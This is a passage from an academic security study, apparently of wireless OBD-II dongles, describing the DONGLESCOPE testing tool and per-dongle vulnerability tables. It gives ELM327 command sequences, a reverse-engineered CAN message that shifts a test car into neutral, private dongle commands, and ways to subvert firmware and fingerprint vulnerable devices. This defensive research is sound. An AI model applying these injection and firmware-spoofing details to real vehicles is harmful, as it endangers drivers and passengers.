(1) Broadcast Information Collection	① Broadcast information
(2) Connection Setup	② If connection can be successfully established. ③ If multiple access is allowed.
(3) CAN Bus Message Test	④ If predefined message is injected to CAN bus. ⑤ If undefined message is injected to CAN bus.

Table 1: Measurement Objectives of DONGLESCOPE.

each component in dynamic analysis, specific measurement objectives are defined, as shown in Table 1. During the broadcast stage, DONGLESCOPE collects all broadcast information from the wireless OBD-II dongle. Next, it tries to set up a connection with the dongle at the connection stage. Note that the tool also tests whether the connection is still successful while another mobile device is connected with the dongle, which simulates a real attack scenario (i.e., when the driver is still inside the vehicle). In this stage, there are two measurement objectives: if connection can be established and if multiple connections are allowed. After a connection is established, it tries to test with predefined and undefined CAN bus messages at the communication stage. The objective is to check if the predefined and undefined messages can be injected to the CAN bus so that corresponding attack consequences can be observed. Meanwhile, the predefined message generation step produces predefined messages to help design the messages for the CAN bus message test.

Prior to our design, there are a few challenges to be solved. First, since OBD-II dongles can adopt various manufacture-specific implementations (e.g., different message patterns and protocols), it is hard to come up with a fully generic approach. As a result, we assume all OBD-II dongles are ELM327-based [20], which is a common implementation for interpreting low-level CAN bus protocol and providing standardized interfaces for programming. According to the experiment results in §5.3, over 90% of the dongles in our study are ELM327-based. To achieve dongle configuration and message communication with the CAN bus, we leverage the ELM327 command set [20] to design the testing messages.

Second, it is necessary to find all predefined messages of each dongle so that we can make sure that the undefined messages to be tested are not predefined in the dongle. Inspired by previous IoT research which leverages companion mobile app analysis to understand black box IoT devices [21, 22], we introduce a predefined message generation step using backward program slicing to extract all predefined messages of the tested dongles.

Third, we have to obtain undefined messages that are valid to the CAN bus so that we are able to observe effects brought by the injection of the messages. Intuitively, we should use the control CAN bus messages, because OBD-II dongles should not provide vehicle control capabilities by design. Therefore, we need to reverse engineer the CAN bus protocol, which has long been a tricky but valuable task for automotive researchers since protocols across different manufactures are highly customized but confidential [10, 13, 23]. The state-of-the-art for reverse engineering the CAN bus protocol is through CAN message fuzzing or manually triggering physical vehicle actions [10, 24]. Inspired by them, we also tried to analyze the CAN bus protocol on our testing automobile. Specifically, we first operated the vehicle with some physical actions (e.g., step on the throttle, apply the brake), and then observed the changes on the dynamic CAN bus traffic to see which CAN bus message led to the behavior. Therefore, we are able to obtain a number of control CAN bus messages on our testing vehicle.

In the experiment, we select a representative from the undefined messages for testing since it is unrealistic to test them all, given there are at least 2^{75} possible CAN bus messages in theory. Additionally, we assume the filtering policy is based on message format, since predefined OBD-II PIDs have distinct identifiers compared with other messages. In other words, if any message of a specific format can pass the filter, then all messages with the same format can also pass the filter, and vice versa. To verify this hypothesis, we conducted an experiment on 26 dongles by injecting 10 different undefined messages. We observed that these messages were all either accepted or filtered by each dongle, which confirms our assumption. Therefore, we can narrow the testing undefined

messages to just one representative. Furthermore, testing one predefined message is sufficient since all predefined messages should be accepted by design, which has also been verified by similar experiments.

4.2 Detailed Design and Implementation

(1) Broadcast Information Collection. We categorize the OBD-II dongles into three types: Wi-Fi, Bluetooth Classic, and BLE, according to their connections. Since broadcast information varies across different types of dongles, DONGLESCOPE deals with them correspondingly. In this step, we first manually plug the dongle into the OBD-II port. Next, DONGLESCOPE starts to automatically collect necessary broadcast information from it, and the information is stored in a configuration JSON file. To summarize, all sniffable broadcast information includes Wi-Fi service set identifier (SSID), device name of Bluetooth Classic and BLE, as well as the universally unique identifier (UUID) of BLE dongles, etc. Note that to make sure the collected broadcast information is from the dongle, there should be no other broadcasting devices around when we perform the test.

(2) Connection Setup. After identifying an OBD-II dongle in the broadcast stage, DONGLESCOPE tries to establish a connection with it for further communication. During the connection, we simulate a real attack scenario by setting up a mobile device connected with the dongle, which acts as the driver's device. If DONGLESCOPE fails to connect with the dongle, implying that multiple connections are not allowed, we disconnect the driver's device with the dongle and try a single connection. When the system-layer connection is established, DONGLESCOPE tries to set up a communication channel on app-layer with the dongle. To achieve this, some additional information from the specifications is needed (e.g., IP address, port number), which is pre-loaded into DONGLESCOPE. For a Wi-Fi dongle, DONGLESCOPE follows the IP address as well as the port number to build up a socket for communication. For a Bluetooth Classic dongle, DONGLESCOPE first queries the Bluetooth address and port number from the dongle, and tries to setup a Bluetooth socket with it based on the Radio Frequency Communication (RFCOMM) protocol [25]. As for a BLE dongle, the process is more complicated, since it requires DONGLESCOPE to obtain the read and write characteristics which are necessary for communication with the dongle. These characteristics are the attributes in BLE devices conveying concrete data and can be identified by UUIDs [26]. Our solution is to inject an ELM327 command `AT E0` to each characteristic at a time to check which other characteristic echos an `OK` back. These two characteristics are regarded as the write and read characteristic respectively.

After the connection is established, DONGLESCOPE is able to communicate with the dongle through the ELM327 interface. We implement the communication process with the Python socket library [27], PyBluez [28] and PyBLE [29]. Prior to that, DONGLESCOPE still needs to configure the dongle, otherwise it may not get a valid response. Specifically, it injects the following ELM327 commands [20] to achieve the corresponding configuration purposes:

- **AT D**. Restore the dongle to its default setting.
- **AT E0**. Stop the messages from echoing.
- **AT AT0**. Disable timeout.
- **AT H1**. Show the message header in response.
- **AT CAF1**. Turn off the auto formatting.
- **AT SP 6**. Set the ISO 15765-4 CAN protocol as default (using 11-bit identifier).

(3) CAN Bus Message Test. When the connection is successfully set up, DONGLESCOPE is able to send messages to the CAN bus through the OBD-II dongle. In this step, DONGLESCOPE tests two representatives from the predefined and undefined CAN bus messages respectively, since testing all the predefined and undefined messages is unnecessary (discussed in §4.1). Specifically, DONGLESCOPE adopts a standard PID `09 02` as the testing predefined message, which is a diagnostic message to query the VIN. As for the undefined message, a CAN bus message `191 04 00 00` is used which sets the transmission gear to N in our testing vechicle. This undefined message is obtained through reverse engineering the CAN bus protocol. During the analysis, we used an `ATMA` command to dump the CAN bus traffic, and shifted the gear to different positions. During this process, we observed the changes on the CAN bus and determined the message that triggered the behaviour. After we obtained the undefined message, we cross-checked it with our app analysis results and made sure that it is not predefined for all dongles in our study.

Having obtained the messages of interest, DONGLESCOPE starts to automatically test them on the dongle. Specifically, DONGLESCOPE specifies the headers for the CAN bus messages to be sent with an `AT SH` command, and specifies the respond message header with an `AT CRA` command. First, DONGLESCOPE tests with the predefined message `09 02`. A successful query will return back a valid VIN number in hexadecimal form. Second, DONGLESCOPE sends an undefined message `191 04 00 00`. If successfully delivered by the dongle to the CAN bus, the ECU will echo a CAN bus message with the same identifier `0x191` showing its status. Otherwise, the message will be filtered by the dongle, and the tool will get a `NO DATA` response.

(4) Predefined Message Generation. In order to design the testing messages in the communication stage, DONGLESCOPE performs static analysis on the corresponding companion mobile app to generate the predefined messages. Specifically, it uses backward program slicing [30], which is a technique to obtain the program slices that are necessary for generating the target data. To start the analysis, we first

Algorithm 1: Backward Slicing Algorithm

Input: G: Control flow graph of current function, V: Variable set of our interest
Output: P: A set of data generation paths

```
1  P ← ∅ ;
2  path ← ∅ ;
3  E ← Sub-graph of G ending in the target APIs ;
4  for edge(i, j) ∈ backward DFS order of E do
5      l ← left operand of i ;
6      if l ∈ V then
7          V ← V ∪ right variable operands of i ;
8          if i is a library function then
9              path ← path ∪ i ;
10         else
11             Dive into the implementation of i for further slicing;
12         end
13     end
14     if No descendent edge then
15         P ← P ∪ path ;
16         Restore path to the state of the latest branch point;
17         Restore V to the state of the latest branch point;
18     end
19 end
```

identify the low-level network target APIs, including the TCP socket send function, as well as write functions of Bluetooth Classic and BLE. According to our observation, they are the only ways for a companion app to communicate with an OBD-II dongle to perform the designed functions. As a result, the variables in these APIs denote the messages sent to the dongle. We then design a backward slicing algorithm which starts from these identified APIs and iterates backward to record the necessary instructions that generate the messages, which is detailed in algorithm 1.

At a high level, the algorithm takes the control flow graph of the program (G) as well as a set of variables of our interest (V) as input, and produces a set of generation paths (P). First, it initializes the set of generation paths (P) and the temporary path ($path$) as empty (line 1-2). Next, it constructs E as a sub-graph of G where all leave nodes are the target APIs, and traverses E in backward DFS order (line 3-4). For each edge (i, j) where each node of it indicates an instruction, the algorithm detects if the left operand of node i is in V (line 6). If it is, the algorithm adds all variable operands on the right of i to V (line 7). Note that when i is not a library function, the algorithm needs to dive into the implementation of i and continue slicing; otherwise it adds the instruction i to the temporary path $path$ (line 8-12). Afterwards, when the current path reaches the end, the algorithm adds $path$ to P (line 14-15). Then, it starts traversing another path and restores the current $path$ and V to the state of the latest branch point (line 16-18). Ultimately, the algorithm outputs a number of data generation paths which contain instructions that generate the data of our interest. Based on the generation paths, DONGLESCOPE performs forward computation to reconstruct the actual value of the data being sent. The static analysis is built atop Soot [31], which is a popular static analysis framework for reverse engineering Android mobile apps.

Dongle Name	Type	App-specific?	# Review	Vulnerable?
BAFX OBD Reader	Wi-Fi		11,523	✓
BlueDriver Pro	Bluetooth	✓	3,764	✓
FIXD	BLE	✓	3,229	✓
VEEPEAK VP01 WIFI	Wi-Fi		1,571	✓
Veepeak Mini	Wi-Fi		1,505	✓
iSaddle WIFI OBD2	Wi-Fi		1,094	✓
Carista	BLE	✓	1,044	✓
GXG-1987 OBD-II Mini	Wi-Fi		799	✓
wsilroon Car WIFI OBD 2	Wi-Fi		708	✓
PLX Devices Kiwi 3	BLE		640	✓

Table 2: Top 10 Popular Dongles in Our Study.

5 Vulnerability Analysis

5.1 OBD-II Dongle and App Collection

OBD-II dongles. To achieve high comprehensiveness of our study, we bought *all* wireless OBD-II dongles available in the US from Amazon by searching combinations of all possible related keywords (i.e., "OBD-II" or "OBD2" or "OBDII" combining with "dongle" or "scanner" or "adapter") in February 2019. In total, this collection ended up with 77 OBD-II dongles (depicted in Figure 2). Among these 77 dongles, there are 44 (57.14%) Wi-Fi dongles, 3 (3.90%) Bluetooth Classic dongles and 30 (38.96%) BLE dongles, which shows Wi-Fi and BLE based dongles are the most popular ones on the market today.

The full list of dongles is shown in Table 3. To estimate the popularity of these dongles, we measure their review counts on Amazon. In Table 2, we present the top 10 most popular dongles based on the number of reviews in Amazon. As shown, the most popular one is a Wi-Fi dongle with over 10,000 reviews. This dongle provides basic diagnostic functions and are compatible with a large number of free third-party companion mobile apps. Similar dongles such as VEEPEAK, iSaddle, and GXG, are also very popular. In addition, some dongles such as BlueDriver, FIXD and Carista are app-specific, which are also popular as advanced diagnostic functions are provided. As shown in our experiment results later, DONGLESCOPE discovers that *all* of the top 10 most popular dongles contain at least two vulnerabilities, which suggests that majority of the vehicles with OBD-II dongles today are vulnerable to attacks.

Companion mobile app. Since DONGLESCOPE also involves the analysis of the companion apps, we also collect them from Google Play according to the dongles' specifications. In total, we collected 21 companion apps that can be mapped to all 77 OBD-II dongles in our experiment. We show all these 21 apps in Table 4. As indicated, the top six companion apps are downloaded over millions of times on Google Play, which implies their popularity among mobile app users. Moreover, we investigate whether these apps are designed for specific dongles, or *dongle-specific*. As shown in the table, over half of the companion apps are dongle-specific such as

Dongle Name	Type	Companion Mobile App	App-specific?	Vulnerability						Special Message
				V1.1	V1.2	V2	V3	V4	V5	
OBDLink MX	Wi-Fi	OBDLink			✓		✓		✓	
Automatic Pro	BLE	Automatic	✓	✓					✓	② ③
Innova 3211aDrive	BLE	RepairSolutions	✓	✓	✓			✓	✓	② ③
BlueDriver Pro	Bluetooth	BlueDriver	✓	◐	✓			✓	✓	② ③
HaulGauge OBD-II Connector	BLE	HaulGauge	✓	✓	✓				✓	②
PLX Devices Kiwi3	BLE	Kiwi OBD		✓	✓		✓		✓	
Carly WiFi GEN2	Wi-Fi	Carly for Toyota	✓	✓	✓		✓	✓	✓	③
OBDLink MX+	Bluetooth	OBDLink			✓		✓		✓	
JDiag AutoCar	BLE	FastLink M2	✓	✓	✓		✓		✓	
TT TOPDON Scanner Artibox	BLE	ArtiBox	✓	✓	✓		✓		✓	
nonda ZUS Smart Vehicle Health Monitor	BLE	ZUS-Smart Driving Assistant	✓	✓	✓		✓		✓	
JDiag Faslink M2 OBD2 Scanner	BLE	ArtiBox	✓	✓	✓		✓		✓	
JDIAG Bluetooth OBD2 Scanner	BLE	FastLink M2	✓	✓	✓		✓		✓	
Joaruy OBD2 Scanner	Wi-Fi	ArtiBox		✓	✓	✓	✓			
OBD2 Scanner Bluetooth 4.0	BLE	OBD Fusion		✓	✓		✓			
JDIAG Bluetooth Car Scanner	BLE	FastLink M2	✓	✓	✓		✓		✓	
LELink Bluetooth Low Energy BLE OBD-II	BLE	CarScanner		✓	✓		✓		✓	
Veepeak OBDCheck BLE OBD2 Scanner	BLE	OBD Fusion		✓	✓		✓			
Vgate iCar Pro BLE OBD2	BLE	OBD Auto Doctor		✓	✓		✓		✓	
OHP WiFi ELM327 Forscan OBD2 Adapter	Wi-Fi	Torque Lite	✓	✓	✓	✓				
DODYMPS OBD-II Scanner	BLE	DODYMPS	✓	✓	✓				✓	②
TONWON Car Bluetooth 4.0 OBD Code Readers	BLE	OBD Auto Doctor		✓	✓		✓		✓	
IKKEGOL iCar2 Mini OBD2	Wi-Fi	OBD Auto Doctor		✓	✓	✓	✓		✓	
BAFX OBD Reader	Wi-Fi	OBD Fusion		✓	✓	✓	✓		✓	
Vgate iCar 3 Wi-Fi	Wi-Fi	OBD Auto Doctor		✓	✓	✓	✓		✓	
Vgate iCar 2 Wi-Fi	Wi-Fi	OBD Auto Doctor		✓	✓	✓	✓		✓	
Washinglee WiFi OBD2 Scanner	Wi-Fi	EOBD Facile		✓	✓	✓	✓			
OBD2 Scanner OBD2 WiFi Adapter	Wi-Fi	OBD Auto Doctor		✓	✓	✓				
TONWON Car Bluetooth OBD2 Scan Tool	BLE	OBD Auto Doctor		✓	✓		✓		✓	
Juta α-Driver Bluetooth 4.0 OBD2 Scanner	BLE	Torque Lite		✓	✓		✓		✓	
iSaddle WiFi OBD2	Wi-Fi	Dash Command		✓	✓	✓				
X-ELM Elm327 Diagnostic Scanner	BLE	Car Scanner		✓	✓		✓		✓	
Vgate Wifi Auto Sleep	Wi-Fi	Dash Command		✓	✓	✓	✓		✓	
TOPDON Automate WiFi OBD2 Scanner	Wi-Fi	Automate		✓	✓	✓	✓			
TekkPerry Bluetooth OBD2 Scanner	BLE	Torque Lite		✓	✓				✓	
Keenso ELM327 WiFi OBDII Scanner	Wi-Fi	Dash Command		✓	✓					
FOXWELL FW601 Obd2 Scanner	Wi-Fi	Torque Lite		✓	✓	✓	✓			
XTOOL iOBD2 Mini Auto Scanner	BLE	iOBD2	✓	✓	✓		✓		✓	
Bluetooth 4.0 OBD2 Scanner	BLE	Dash Command		✓	✓		✓		✓	
Oummit OBD2 Scanner	Wi-Fi	Torque Lite			✓	✓	✓			
K-Cliffs OBD2 Car Code Reader	Wi-Fi	Dash Command		✓	✓	✓				
Auwell WiFi OBD2 Scanner	Wi-Fi	Dash Command		✓	✓					
AquaNine OBD2 Car Diagnostic Scanner	Wi-Fi	Dash Command		✓	✓	✓	✓			
KINGBOLEN WiFi OBD2 Scanner	Wi-Fi	Car Scanner		✓	✓	✓	✓			
NiceAndGreat OBD2 Car Code Reader	Wi-Fi	Dash Command		✓	✓					
TOPDON Auto Mate	BLE	Automate			✓		✓			
Launchh OBDII Auto Diagnostic Scanner	Wi-Fi	OBD Fusion		✓	✓					
Rapify OBD2 Scanner	Wi-Fi	OBD Auto Doctor		✓	✓	✓				
Kitbest OBD2 Scanner	Wi-Fi	OBD Fusion		✓	✓		✓			
Cllena Car WiFi OBD2 Scan Tool	Wi-Fi	OBD Auto Doctor		✓	✓	✓				
SaiDent KW903 OBDII Fault Code Scanner	BLE	Dash Command		✓	✓		✓		✓	
Veepeak Mini WiFi OBD2 Scanner	Wi-Fi	OBD Fusion		✓	✓	✓	✓			
V COOL OBD2 Scanner	Wi-Fi	OBD Auto Doctor		✓	✓	✓	✓			
Panlong WiFi OBD2 Scanner	Wi-Fi	OBD Fusion		✓	✓	✓	✓			
LJPXHHU Bluetooth OBD2 Diagnostic Scanner	BLE	OBD Auto Doctor		✓	✓		✓			
OBDII Scanner TOPDON	BLE	Torque Lite			✓		✓			
wsilroon Car WiFi OBD2 Scan Tool	Wi-Fi	OBD Auto Doctor		✓	✓	✓	✓			
Tu2Codez OBD Car Scanner	Wi-Fi	Dash Command		✓	✓		✓			
LJPXHHU Car WiFi OBD2 Scan Tool	Wi-Fi	Torque Lite		✓	✓					
GXG-1987 OBD-II Mini	Wi-Fi	Torque Lite		✓	✓					
RoverOne Super MINI v2.1 OBD2 Scanner	Bluetooth	Torque Lite		✓	✓				✓	
TOPTON Automate Code Reader	BLE	Automate			✓		✓			
Joaruy WiFi OBD2 Scanner	Wi-Fi	Dash Command		✓	✓	✓	✓			
Elm327 WiFi OBDII Interface OBD2 Scanner	Wi-Fi	Dash Command		✓	✓	✓				
ATDIAG Car WiFi OBD2 Scanner	Wi-Fi	OBD Auto Doctor		✓	✓		✓			
ZENHOX WiFi OBD2 Scanner	Wi-Fi	Torque Lite		✓	✓	✓				
Friencity Car WiFi OBD2 Scanner	Wi-Fi	OBD Fusion		✓	✓					
Car ELM327 Wifi OBD2 Code Reader	Wi-Fi	Torque Lite		✓	✓					
Audew Car WiFi OBDII Reader	Wi-Fi	Torque Lite		✓	✓	✓	✓			
Best OBD2 Scanner	Wi-Fi	Torque Lite		✓	✓					
EDIAG WiFi OBD2 Diagnostic Scanner	Wi-Fi	OBD Auto Doctor		✓	✓	✓	✓			
Jevogh V01HW OBD2 Scanner	Wi-Fi	Dash Command		✓	✓	✓	✓			
Giveet Car WiFi	Wi-Fi	Torque Lite		✓	✓	✓	✓			
Carista	BLE	Carista	✓	✓	✓		✓		✓	①
FIXD	BLE	FIXD	✓	✓	✓		✓		✓	
VEEPEAK VP01 WiFi	Wi-Fi	Torque Lite		✓	✓		✓			
VEEPEAK BLE	BLE	Torque Lite		✓	✓					

Table 3: Vulnerability Analysis Results and Special Messages of 77 OBD-II Dongles (Note that ① Non-diagnostic CAN bus message, ② Private command, ③ Firmware image of dongle, ◐ means vulnerable but with tight constraint for exploitation).

BlueDriver, Carly for Toyota and FIXD, providing advanced diagnostic and even remote-control functions. However, the most popular apps (e.g. Torque Lite) are developed by third parties for ELM327-based dongles, and thus they are compatible with most of the dongles we purchased.

5.2 Experiment Setup

Our dynamic analysis is conducted on a 2015 Honda Civic automobile in an empty parking lot to avoid unpredictable accident. It has a standard OBD-II port locating under the steering wheel, which allows us to plug in an OBD-II dongle for testing. The dynamic analysis part of DONGLESCOPE is implemented and deployed on a MacBook Pro laptop, with six Intel Core i7-8850H CPUs (2.6 GHz) and 16 GB RAM, running 10.14.5 macOS Mojave. Our static companion app analysis ran on a Linux server running Ubuntu 16.04 equipped by twelve Intel Core i7-8700 (3.2 GHz) CPUs and 32 GB RAM.

5.3 Vulnerability Analysis Results

After properly setting up our experiment environment, we applied DONGLESCOPE to the 77 OBD-II dongles as well as 21 companion mobile apps. Although previous security analysis on OBD-II dongles has revealed insufficient application-layer authentication vulnerability and security holes in message filtering [3], our analysis is more comprehensive in that we not only discover new vulnerabilities but also quantify them among the dongles on the market. The complete assessment results of all the dongles and companion apps are presented in Table 3 and Table 4. In summary, we discover 5 types of general vulnerabilities (with 4 being newly discovered) across broadcast, connection and communication stages, and find that *all* the dongles are vulnerable to at least two of these vulnerabilities, which shows a widespread vulnerability exposure in this new over-the-air vehicle attack surface today. In the following, we present the detailed results based on each stage of the analysis.

5.3.1 Connection Stage

V1. The majority (84.16%) of the dongles has neither connection-layer nor application-layer authentication. Our experiment results show that lack of authentication at the connection stage widely exists among OBD-II dongles, which can be further classified to the lack of authentication at the connection layer and the application layer. The former leads to arbitrary nearby connection since one can establish a connection without providing any credentials. Based on the established connection, the latter further enables any unauthorized users to communicate with the dongle, which essentially allows unauthorized access to the CAN bus. In summary, we find that *84.16% of the dongles have neither connection-layer or application-layer authentication, which provides an attacker arbitrary access to the CAN bus once discovered by the attacker in the broadcast stage.*

V1.1. Nearly all (92.21%) dongles have no connection-layer authentication by default. At the connection stage, our tool reported that *71 (92.21%) dongles can be arbitrarily connected by nearby devices* while only 6 (7.79%) dongles require authentication before connection, which implies weak protections on the connection layer among these dongles. With this vulnerability, an attacker can perform denial-of-service attack by simply keeping connected with the target dongle. We further discovered that there are two ways for these 6 dongles to implement connection-layer authentication, which is summarized in Table 5. As shown, OBDLink MX adopts WPA2-PSK to authenticate their connection, which requires users to enter a password. The entered credential then generates a cryptographic key to establish a secure communication channel to prevent eavesdropping attack. The other way to implement authentication is through button. Specifically, a user needs to press a physical button on the dongle to let it enter a discoverable mode so that external devices can scan and connect to it. This mode can last for approximately a few minutes only and the time window for connection is quite narrow. Among the 6 dongles, 5 of them have applied this implementation. Interestingly, we also discover one special case that the BlueDriver dongle will force itself to sleep after 60 seconds if no connection is established, which significantly narrows the time window for attacks.

V1.2. Only 1 out of 77 dongles has application-layer authentication by default. After connection is established, DONGLESCOPE tried to directly inject CAN bus messages to communicate with the dongle, and successfully queried the VIN from 71 (92.21%) dongles, which indicates that they have no application-layer authentication by default. We further manually investigated the companion apps of the remaining 6 dongles to understand the root cause of the injection failure. Surprisingly, we find that only 1 dongle (namely Automatic Pro) has implemented application-layer authentication. The rest 5 dongles, including BlueDriver, HaulGauge, Innova, DODYMPS, and OHP Forscan, also have no application-layer authentication, since they are not ELM327-based and only accept private manufacture-specific commands to perform vehicle diagnosis. In this paper we call these commands *private commands*, which can be found in the results of the predefined message generation from their companion apps. Interestingly, we also discover that the developers of Automatic Pro have defined private commands to query VIN or read parameters from the vehicle. The detailed content of these commands is presented in Table 6. Our results reveal that the private commands are usually human-readable strings or numbers, as shown in the last column of the table. These private commands are then interpreted by the dongles into CAN bus messages and relayed to the CAN bus. Note that these 5 dongles also lack connection-layer authentication, and thus nearby attackers can

App Name	Category	# Download	Dongle-specific?	Analysis Result
Torque Lite (OBD2 & Car)	Communication	5,000,000		①
DashCommand (OBD ELM App)	Communication	1,000,000		①
EOBD Facile - OBD 2 Car Diagstic for elm327 Wifi	Auto & Vehicles	1,000,000		①
ScanMaster for ELM327 OBD-2 ScanTool	Communication	1,000,000		①
Car Scanner ELM OBD2	Auto & Vehicles	1,000,000		①
OBDLink (OBD car diagstics)	Communication	1,000,000	✓	①
BlueDriver OBD2 Scan Tool	Auto & Vehicles	500,000	✓	① ③ ④
OBD Auto Doctor	Auto & Vehicles	500,000		①
Carly for Toyota	Auto & Vehicles	100,000	✓	① ④
FIXD - Vehicle Health Monitor	Auto & Vehicles	100,000	✓	①
Carista OBD2	Auto & Vehicles	100,000	✓	① ② ④
ZUS - Smart Driving Assistant	Liftstyle	100,000	✓	①
Automatic	Liftstyle	50,000	✓	③
RepairSolutions	Auto & Vehicles	10,000	✓	③ ④
OBD Fusion	Communication	10,000		①
Kiwi OBD	Tools	5,000	✓	①
Automate	Tools	1,000	✓	①
HaulGauge	Auto & Vehicles	500	✓	③
ArtiBox	Tools	500	✓	①
JDiag FasLink M2	Auto & Vehicles	100	✓	①
DODYMPS	Tools	100	✓	①

Table 4: Measurement and Analysis Results of 21 Companion Mobile Apps. (① Standard diagnostic PID, ② Non-diagnostic CAN bus message, ③ Private command, ④ Firmware image of dongle)

Dongle Name	Type	Authentication
OBDLink MX	Wi-Fi	Password
Oummit OBD2 Scanner	Wi-Fi	Button
OBDLink MX+	Bluetooth	Button
TOPDON Auto Mate	BLE	Button
OBDII Scanner TOPDON	BLE	Button
TOPDON AutoMate Code Reader	BLE	Button

Table 5: Connection Layer Authentication on Dongles.

still leverage these private commands to launch attacks. In summary, *for all but one dongle, attackers can directly get access to the CAN bus right after the connection is established.*

The only dongle, Automatic Pro, has demonstrated a way to implement authentication on application-layer. Specifically, prior to the communication stage, it requires users to manually enter a PIN code which is a random 6-digit length string printed on the dongle. However, one can still break the PIN code with a brute-force attack. Afterwards, it validates the PIN and leverages it to create a cryptographic key for communicating with the authorized user. When a message is transferred, it must be encrypted by the key and sent through the secure channel.

V2. 29 (37.66%) dongles can allow unauthorized access even when the vehicle owner's mobile device is connected. For most dongles, they only allow one mobile device to be connected at a time, which is expected since the most popular usage for these dongles is to exclusively connect with the companion app on the vehicle owner's smartphone. Surprisingly, we find that some Wi-Fi dongles are configured to allow multiple device connections and accesses. These multiple connected devices are treated equally at the communication stage, which implies that an attacker can attack these dongles even when the vehicle owner's device is connected. Among the 49 Wi-Fi dongles in our study, 29 (37.66%) of them are found to allow multiple device accesses. Additionally, only 1 out of these 29 dongles has implemented authentication, which means that over half (i.e., 28) of the Wi-Fi dongles can be attacked even when the vehicle owner's smartphone is connected.

5.3.2 Communication Stage

V3. The majority (67.53%) of the dongles fails to filter out undefined CAN bus messages (known but not quantified before [3]). At the communication stage, DONGLESCOPE tried to send an undefined CAN bus message which should not be accepted by the dongle and delivered to the CAN bus. However, our result reveals that *52 (67.53%) dongles fail to filter out this undefined CAN bus message*, which implies that they are vulnerable to undefined CAN bus message injection. An instance of such lack of filter has been discovered before on a Bosch dongle that is not available on the market today [3], and our study is the first to measure the prevalence of such vulnerability among a comprehensive set of dongles available today. On the contrary, DONGLESCOPE confirms that only 24 (31.17%) dongles (including 5 dongles that use private commands) recognize the undefined message and prevent it from being delivered to the CAN bus. As for the remaining 1 dongle (i.e., Automatic Pro), our tool is unable to determine whether it can filter the undefined CAN bus message or not due to the application-layer authentication.

We also discovered from the set of predefined messages that 2 dongles (i.e., Carista and Automatic Pro) also support non-diagnostic capabilities in addition to diagnostic functions.

Dongle Name	Type	Connection Auth.?	Implementation	Private Commands
Automatic Pro	BLE	No	PIN, Private commands	`IGN`, `VIN_STRING`, `DEVID`, `obd_protocol`
BlueDriver Pro	BLE	No	Private commands	`LMIF0`, `LMIF1`, `ATIF1`, `LMH0`
HaulGauge OBD-II Connector	BLE	No	Private commands	`4` (checkHardwareVersion)
Innova 3211a Drive	BLE	No	Private commands	`16557` (readVIN), `-1895767379` (BootLoader)
DODYMPS OBD-II Scanner	BLE	No	Private commands	`AA000B5000010001000A00005155`
OHP Forscan OBD2 Adapter	Wi-Fi	No	Private commands	`020000`, `020300`, `020400`, `020600`

Table 6: Application Layer Authentication and Private Commands on Dongles.

Dongle Name	Companion App	Vulnerable?	Firmware Available?
Automatic Pro	Automatic		
Carly WiFi GEN2	Carly for Toyota	✓	✓
BlueDriver Pro OBDII	BlueDriver		✓
Innova 3211a Drive	RepairSolutions	✓	✓

Table 7: OTA Firmware Subverting and Extraction Vuln.

For example, Carista provides remote control functions such as disable remote door locking, removing seat belt warning, and modifying parking sensor, which affects the control behaviour of an automobile. Since this dongle also does not have any authentication, an attacker is able to extract these valid non-diagnostic CAN bus messages by reverse engineering the companion app and then inject them to launch attack. The other dongle, Automatic Pro, allows tracking of current GPS location with a private command `gps_location`. Fortunately, this dongle has implemented authentication on application layer so that nearby attackers cannot easily inject the corresponding private commands.

V4. Some (3) dongles are vulnerable to over-the-air firmware subverting or extraction. In addition to predefined messages of the OBD-II dongles, we surprisingly found that the outputs of the predefined message generation step also include large blocks of data that are apparently not CAN bus messages. Based on heuristic clues such as keywords "firmware" and "upgrade", we found that these are the firmware images of the OBD-II dongles. Since OBD-II dongles usually do not have cellular network, they rely on the companion mobile apps as gateway to download and transfer their firmware packet over the air to achieve upgrade. In general, a dongle needs to enter a BootLoader mode prior to the upgrade, which is done by sending a specific command from the app to the dongle, such as `AT^` and `AT@BL`. Next, the companion app transfers the firmware packet via wireless network channel to the dongle. Since the upgrade process is initiated by the mobile app, it is possible for an attacker to spoof the dongle and subvert its firmware by transferring a malicious one. As indicated in Table 7, we discover that 4 OBD-II dongles have firmware upgrade capability. Therefore, we further investigated their upgrade process by manually analyzing their companion apps. Our analysis reveals that *3 (75%) of the 4 dongles are vulnerable to firmware subverting or extraction.*

Since subverting the firmware of a dongle requires one to first have access to it, we eliminate those that have authentication. Among the 4 dongles, only Automatic Pro has application-layer authentication and thus is not subjective to the attack. For the rest 3 dongles without any authentication, their firmware is at risk of being subverted. In order to subvert the dongle's firmware, it is necessary to make sure that there is no integrity check on the dongle side. Therefore, we tried to perform the attack by injecting a modified firmware, in which we found that the upgrade process of Carly and Innova accepts arbitrary firmware image. Though the Innova dongle verifies integrity by validating the checksum appended after each message, the algorithm of calculating the checksum can be easily obtained through analyzing the companion apps, which thus enables an attacker to construct a spoofed upgrade message to achieve the attack.

Furthermore, the firmware images of three dongles can even be extracted from their companion apps through reverse engineering. For instance, the BlueDriver app exposes the download URL and authentication credentials of its firmware image. Thus, we successfully downloaded its firmware images of all available versions. Even worse, some apps directly hardcode the firmware images in the app code, including Carly for Toyota and RepairSolutions. Having the access to the dongle firmware, an attacker is then able to discover more vulnerabilities with them such as whether containing any backdoors.

5.3.3 Broadcast Stage

V5. Vulnerability status of nearly half (42.86%) of the dongles can be uniquely identified using broadcast information. Having identified the various vulnerabilities for exploitation, we then analyze whether it is possible to fingerprint the vulnerabilities of these OBD-II dongles in the broadcast stage. This can help an attacker pinpoint which dongles to attack and then attack correspondingly, and such fingerprinting can significantly improve the attack success rate. As shown in Table 8, we aggregate all the dongles by their connection name and show those with the same vulnerability status. In total, we find that using such broadcast information, 33 (42.86%) dongles can be uniquely fingerprinted for their vulnerability status. Among these 33 dongles, each of them contains at least one vulnerability, which indicates that they can be uniquely fingerprinted in the broadcast stage and exploited with the vulnerabilities discovered earlier

Connection Name	Type	# Dongle	Vulnerability				
			V1.1	V1.2	V2	V3	V4
V-Link	Wi-Fi	4	✓	✓	✓	✓	
FastLink M2	BLE	4	✓	✓		✓	
OBDBLE	BLE	3	✓	✓		✓	
V-checker	BLE	2	✓	✓		✓	
OBDII SCANNER	Wi-Fi	1	✓	✓	✓	✓	
OBDLink MX	Wi-Fi	1		✓		✓	
Carly Adapter	Wi-Fi	1	✓	✓		✓	✓
BlueDriver 2.39-B350	Bluetooth	1	✓				✓
OBDII	Bluetooth	1	✓	✓			
OBDLink MX+ 38611	Bluetooth	1		✓		✓	
7Q-Automatic Pro (LE)	BLE	1	✓				
Carista	BLE	1	✓	✓		✓	
